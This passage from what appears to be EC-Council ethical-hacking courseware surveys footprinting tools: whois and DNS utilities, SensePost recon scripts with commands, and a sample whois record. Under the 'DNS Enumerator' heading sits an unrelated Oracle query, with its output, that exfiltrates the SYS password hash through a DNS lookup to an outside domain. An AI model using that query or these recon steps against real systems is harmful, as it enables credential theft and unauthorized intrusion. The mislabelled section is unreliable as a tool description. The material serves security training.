It also assesses the relative influence of bloggers using factors such as their tenure, how often they post, and the number of incoming links to help you determine how much the opinions really matter



RelevantNoise: Screenshot





Reputica Dashboard

The Reputica Dashboard provides online source of information about your reputation, with links to the primary sources which caused your Reputica rating to go up or down

You can see how your rating has changed over time, and how it is compared with other companies or competitors





Reputica Dashboard: Screenshot



MyReputation

MyReputation finds out everything that is being said about you online and gets rid of the content you do not like

You can find detailed information from:

Social networks (MySpace, Facebook, LiveJournal, Bebo, and more)

Professional reviewed websites

Blogs

Online news sources

Photograph, video, and audio sharing sites (Flickr, YouTube, etc.)

Millions of additional sites on the "open Internet"

EC-Council

Public and Private Websites

A company might maintain public and private websites for different levels of access

Footprint an organization's public www servers, for example:

- www.xsecurity.com
- www.xsecurity.net
- www.xsecurity.net



Footprint an organization's sub domains (private), for example:

- http://partners.xsecurity.com
- http://intranet.xsecurity.com
- http://channels.xsecurity.com
- http://www2.xsecurity.com









Footprinting Tools




Footprinting Tools

Some Footprinting Tools:

- Whois
- Nslookup
- ARIN
- Neo Trace
- VisualRoute Trace
- SmartWhois
- eMailTrackerPro
- Website watcher
- Google Earth
- GEO Spider
- HTTrack Web Copier
- E-mail Spider







Sensepost Footprint Tools - 1 www.sensepost.com



BiLE.pl

- BiLE leans on Google and HTTrack to automate the collections to and from the target site, and then applies a simple statistical weighing algorithm to deduce which websites have the strongest relationships with the target site
- Command:
 - perl BiLE.pl www.sensepost.com sp_bile_out.txt

BiLE-weigh.pl

- BiLE-weigh, which takes the output of BiLE and calculates the significance of each site found
- Command:
 - •perl bile-weigh.pl www.sensepost.com sp_bile_out.txt.mine out.txt

tld-expand.pl

- The tld-expand.pl script is used to find domains in any other TLDs
- Command:
 - perl exp-tld.pl [input file] [output file]



Sensepost Footprint Tools - 2 www.sensepost.com



vet-IPrange.pl

- The results from the BiLE-weigh have listed a number of domains with their relevance to the target website
- Command:
 - •perl vet-IPrange.pl [input file] [true domain file] [output file]
 <range>BiLE-weigh.pl

qtrace.pl

- qtrace is used to plot the boundaries of networks. It uses a heavily modified traceroute using a #custom compiled hping# to perform multiple traceroutes to boundary sections of a class C network
- Command:

```
•perl qtrace.pl [ip_address_file] [output_file]
```

vet-mx.pl

- The tool performs MX lookups for a list of domains, and stores each IP it gets in a file
- Command:

```
•perl vet-mx.pl [input file] [true domain file] [output file]
```



Sensepost Footprint Tools - 3 www.sensepost.com



jarf-rev

- jarf-rev is used to perform a reverse DNS lookup on an IP range. All reverse entries that match the filter file are displayed on the screen
- Command:
 - perl jarf-rev [subnetblock]
 - perl jarf-rev 192.168.37.1-192.168.37.118

jarf-dnsbrute

- The jarf-dnsbrute script is a DNS brute forcer when DNS zone transfers are not allowed. jarf-dnsbrute will perform forward DNS lookups using a specified domain name with a list of names for hosts
- Command:
 - perl jarf-dnsbrute [domain_name] [file_with_names]



Tool: Big Brother

Big Brother is designed to see how network is performing in near real-time from any web browser

It displays status information as web pages or WML pages for WAP-enabled devices

Big Brother uses a client-server architecture combined with methods which push and pull data




Network testing is done by polling all monitored services from a single machine, and reporting these results to a central location (BBDISPLAY)

Big Brother includes support for testing ftp, http, https, smtp, pop3, dns, telnet, imap, nntp, and ssh servers




Big Brother: Screenshot 1





Big Brother: Screenshot 2





Tool: BiLE Suite

The BiLE suite contains a number of PERL scripts that can be used by a Penetration Tester to aid in the enumeration phase of a test

BiLE itself stands for Bi-directional Link Extraction utilities



The suite of tools can be used in the footprinting process to find both obvious and non-obvious relationships between disparate



With this information, a Pen Tester may then decide to try and access sites with close relationships with the target as a stepping stone into the target network



Tool: Alchemy Network Tool

Alchemy Network Tools is a software package containing a set of network analysis and diagnostic utilities

It aids network administrators to maintain and manage their networks in the nice graphical interface


Alchemy Network Tools contains the following network utilities:

- Ping
- Traceroute
- NSLookup
- Whois
- HTTP/HTTPS request sender
- SNMP request sender





Alchemy Network Tool: Screenshot





Tool: Advanced Administrative Tool (AA)

Advanced Administrative Tools is a multithreaded network and system diagnostic tool

It is designed to gather detailed information and availability status for network and local computer

It combines 12 utilities:

- Port Scanner
- Proxy Analyzer
- RBL Locator
- CGI Analyzer
- Email Verifier
- Links Analyzer
- Network Monitor
- Process Monitor
- Whois
- System Info
- Resource Viewer
- Registry Cleaner









Advanced Administrative Tool: Screenshot





Tool: My IP Suite




My IP Suite combines Domain-to-IP Converter, Batch Ping, Tracert, Whois, Website Scanner and Connection Monitor as well as an IP-to-Country Converter into a single interface

With powerful IP&Web tool you can:

- Lookup IP address for a single or list of domain names and vice versa
- Find out the country associated with a single or list of domains or IP addresses
- Perform batch and continuous pings on multiple servers
- Trace IP addresses to their destination and investigate connection problems
- Determine name, date, last-modified, version, and operation system of the remote web server
- Allow to scan any given web site and produce a list of links found in the site, using several criteria to filter results
- Monitor all TCP/IP connections from computer to the Internet automatically




My IP Suite: Screenshot 1





My IP Suite: Screenshot 2




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Whois Tools



Wikto Footprinting Tool





Tool: Whois Lookup

With whois lookup, you can get personal details and contact information about the domain

• For example, www.samspade.com





Registrant:

targetcompany (targetcompany-DOM)
XXX Everest Blk A.Enclave
Ameerpet
Hyderabad
Andrapradesh,500038
IN
Domain Name: targetcompany.654

Adminitative Contact:

R****, J*** (RJXXZ-ORG) targetcompany@HD1.VSNL.ET.I
targetcompany
XXX, Everest Block, A.Enclave,
Ameerpet
Hyderabad, Andrapradesh 500038
IN 91 40 XXXX 329X Fax- 91 40 XXXX 329X
Technical Contact:
S*****, V**** (VSXX) techcontact@WEBINDIA.COM
XXXX Inc

Hoffman Estates, IL 60194 US. 408/XXX-XXXX 408/XXX-XXXX

Record expires on 14-Oct-200X.
Record created on 13-Oct-1997.

Database last undated on 17-Mar-2003 07:49:04 EST.

Domain servers in listed order:

NS1.WEBINDIA.COM 204.XXX.140.X01 NS2.WEBINDIA.COM 204.XXX.141.X01

Registrant:

targetcompany (targetcompany-DOM) # Street Address City, Province State, Pin, Country

Domain Name: targetcompany.COM

Administrative Contact:

Surname, Name (SNIDNo-ORG) targetcompany@domain.com targetcompany (targetcompany-DOM) # Street Address City, Province, State, Pin, Country Telephone: XXXXX Fax XXXXX

Technical Contact:


Surname, Name (SNIDNo-ORG) targetcompany@domain.com targetcompany (targetcompany-DOM) # Street Address City, Province, State, Pin, Country Telephone: XXXXX Fax XXXXX

Domain servers in listed order:

NS1.WEBHOST.COM XXX.XXX.XXX NS2.WEBHOST.COM XXX.XXX.XXX



Tool: SmartWhois






Tool: ActiveWhois

ActiveWhois is a WHOIS tool that allows to retrieve domain specific information and displays it in an organized overview

Information includes DNS information, IP address, and connection speed, as well as all standard domain owner information


The program hyperlinks all additional domains that are found in results (emails and URLs); launching a lookup for a linked domain quickly by simply clicking on it







ActiveWhois: Screenshot



LanWhois allows to lookup owner's information for any given domain name or IP address


It archives results for easy reference and also allows to save or print information

This program includes a database of international WHOIS servers that can be updated online

In addition, LanWhois offers IE toolbar integration for easy access from the browser



LanWhois: Screenshot



Tool: CountryWhois

CountryWhois is a utility for identifying the geographic location of an IP address

It is especially focused on IP-to-country identification and does not need to contact external Whois servers

Can be used to:


- Analyze server logs
- Check e-mail address headers
- Identify online credit card fraud
- Determine quickly and accurately the country of origin by IP address





CountryWhois: Screenshot

The following result show the product most probably uses a reverse lookup to resolve the IP addresses and manages to accurately identify the country of origin




Tool: WhereIsIP

WhereIsIP helps to find out the geographic location of an IP address, domain name, ICQ contacts, website, and e-mail sender


Features:

- Powerful Internet address geographic location analysis ability
- Domain Name research function; it can reverse-resolve a IP address to domain name





WhereIsIP: Screenshot





Tool: ip2country


ip2country is utility for converting IP's address to the country's name

Enter any IP address and the country's name is displayed





Ip2country: Screenshot



Use CallerIP to easily see when someone has connected to the computer, report IP address, and run a trace on that IP address

Using CallerIP Professional, CallerIP can be setup as a server, so you can monitor computer and its connections

Features:

- Receives instant alerts for high risk connections and back doors
- Identifies spyware and suspicious connections to your system
- Reports abuse and illicit activity






CallerIP: Screenshot 1






CallerIP: Screenshot 2





CallerIP: Screenshot 3






Web Data Extractor Tool

Use this tool to extract the targeted company's contact data (email, phone, fax) from the Internet


Extract url, meta tag (title, desc, keyword) for website promotion, search directory creation, web research







Web Data Extractor Tool: Screenshot



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Online Whois Tools

www.samspade.org

www.geektools.com

www.whois.net

www.demon.net



Sam Spade.org

This is a slightly trimmed down version of the SamSpade.org site, while I deal with some issues.

- The SamSpade.org FAQ
- Lots of online tools
- Sam Spade for Windows
- · The Library
- Link to SamSpade.org

Get SamSpade.org stuff - T-shirts, mugs, mouse pads, boxer shorts, frisbees....


Who is the real Sam Spade? A character created by writer Dashiell Hammett.

Need spam filtering or antivirus software? Try SpamResource.com

	Do Stuff			
	at Magic			▼ Whois
	IP Whois			
http://			Decipher	
http://			Browse	
Unavailable		Traceroute		
	Author Sea	arch		
	Locate US	PIS		
	Blackhole			



Tool: What is MyIP





DNS Information Extraction Tools



Tool: DNS Enumerator

DNS Enumerator is an automated sub-domain retrieval tool

It scans Google to extract the results

```
SELECT UTL_INADDR.GET_HOST_ADDRESS((SELECT PASSWORD FROM DBA_USERS WHERE USERNAM E='SYS')||'.vulnerabilityassessment.co.uk') FROM DUAL

ERROR at line 1:

ORA-29257: host D3AAEDA7EDA1B4AA.vulnerabilityassessment.co.uk unknown

ORA-06512: at "SYS.UTL_INADDR", line 19

ORA-06512: at "SYS.UTL_INADDR", line 40

ORA-06512: at line 1

SQL> _
```



DNS Enumerator: Screenshot

```
C:\oracle\product\10.2.0\client_1\bin\SQLPLUS.exe
SQL> SELECT UTL_INADDR.GET_HOST_ADDRESS((SELECT PASSWORD FROM DBA_USERS WHERE US_
ERNAME='SYS')||'.vulnerabilityassessment.co.uk')                              FROM DUAL;
SELECT UTL_INADDR.GET_HOST_ADDRESS((SELECT PASSWORD FROM DBA_USERS WHERE USERNAM
 ='SYS')||'.vulnerabilityassessment.co.uk') FROM DUAL
ERROR at line 1:
ORA-29257: host D3AAEDA7EDA1B4AA.vulnerabilityassessment.co.uk unknown
ORA-06512: at "SYS.UTL_INADDR", line 19
ORA-06512: at "SYS.UTL_INADDR", line 40
ORA-06512: at line 1
SQL> _
```

Tool: SpiderFoot

SpiderFoot is a free, open-source, and domain footprinting tool which will scrape the websites on that domain, as well as search Google, Netcraft, Whois, and DNS to build up information like:

Subdomains

Affiliates

Web server versions

Users

Similar domains


Email addresses

Netblocks



